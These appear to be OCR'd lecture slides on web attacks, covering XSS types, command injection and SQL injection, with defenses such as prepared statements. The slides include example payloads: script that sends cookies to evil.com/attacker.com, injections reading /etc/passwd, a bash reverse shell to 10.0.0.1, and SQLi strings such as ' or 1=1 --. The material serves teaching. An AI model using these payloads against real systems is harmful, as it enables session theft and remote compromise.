
- Search field on victim.com:
  - http://victim.com/search.php?term=`apple`
- Server-side implementation of search.php:

```
<html>
   <title> Search Results </title>
   <body> Results for <?php echo $_GET[term] ?>: ...</body>
</html>
```

- What if victim instead clicks on:

```
http://victim.com/search.php?term=
 <script> window.open("http://evil.com?cookie = " +
    document.cookie )  </script>
```


Reflected XSS



```
http://victim.com/search.php?
   term= <script> ... </script>
```

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

Stored XSS



Attack Server
4
steal valuable data
1
Inject malicious script
User Victim
2
request content
3
receive malicious script
Server Victim

Stored XSS

In a stored XSS attack, the malicious script is written into the actual code of the web application, affecting both the client side and server side. It resides permanently in the code of that server or application until it’s eradicated by admins or an automated security solution. Stored XSS is a consistently severe XSS attack because the malicious code always exists in the application.

For example, if a threat actor writes a malicious script on a financial services company’s web server on a page where users input their financial data, the threat actor can steal that data every time someone uses the page. Because the malicious code is written in the web server, it affects each instance of the web application’s use. Users don’t know the code on the financial services web page is malicious because it looks legitimate, and they continue using it until it’s exposed.

DOM-based cross-site scripting



2 The user is tricked into opening the link and requesting the malicious URL from the website
Secure Website
3 The website receives the request, but does not include the malicious string in the response
6 The User's sensitive information is sent to the attacker's server
User
Attacker
4 The User's browser executes the legitimate script inside the response, causing the malicious script to be inserted into the page.
1 The attacker crafts a URL containing the malicious string and sends it to the victim.
5 The User's browser executes the malicious script inderted into the page by the client-side code.

DOM-Based XSS

In a DOM-based XSS attack, the attacker manipulates the document object model (DOM) of the user's browser. The actual code of the web application itself doesn't change on the server side, but it executes maliciously on the user's side. DOM-based XSS is particularly hard to detect because the changes occur on the client side within the document object model and may never touch the web server.

For example, if an attacker steals pieces of a URL and uses them in a JavaScript function that allows dynamic code execution, that attacker could manipulate the client-side code of a web app. If the attacker chooses to manipulate a customer relationship management (CRM) product's main page, the actual HTTP response of the page won't be different, but the client-facing code will be. The threat actor could launch an attack using the URL fragments.

Stored XSS attack vectors

- loaded images
- HTML attributes
- user content (comments, blog posts)

Example XSS attacks

XSS Defenses

- Parameter Validation
- HTTP-Only Cookies
- Dynamic Data Tainting
- Static Analysis
- Script Sandboxing


Command Injection

- Key issue: exporting local execution capability via Web interface
  - Request:http://vulnsite/ping?host=8.8.8.8
  - Executes: ping –c 2 8.8.8.8
- Simple command injection
  - Request: http://vulnsite/ping?host=8.8.8.8;cat /etc/passwd
  - Executes: ping –c 2 8.8.8.8;cat /etc/passwd
  - Outputs ping output and the contents of “/etc/passwd”
- Getting sneakier…
  - ping –c 2 8.8.8.8|cat /etc/passwd
  - ping –c 2 8.8.8.8&cat$IFS$9/etc/passwd
  - ping –c 2 $(cat /etc/passwd)
  - ping –c 2 <(bash -i >& /dev/tcp/10.0.0.1/443 0>&1)


SQL Injection

- SQL Injection is another example of code injection
- Adversary exploits user-controlled input to change meaning of database command

SQL Injection




SQL Injection


Web Browser (Client)
Enter Username & Password
Web Server
SELECT * FROM Users WHERE user='me' AND pwd='1234'
DB

What if user = “ `'or 1=1 --` ”

SQL Injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

SQLi in the Wild

Defenses Against SQL Injection

- Prepared Statements:

```
String custname = request.getParameter("customerName");
// perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE
user_name = ? ";

PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

- Input Validation:
  - Case statements, cast to non-string type
- Escape User-supplied inputs:
  - Not recommended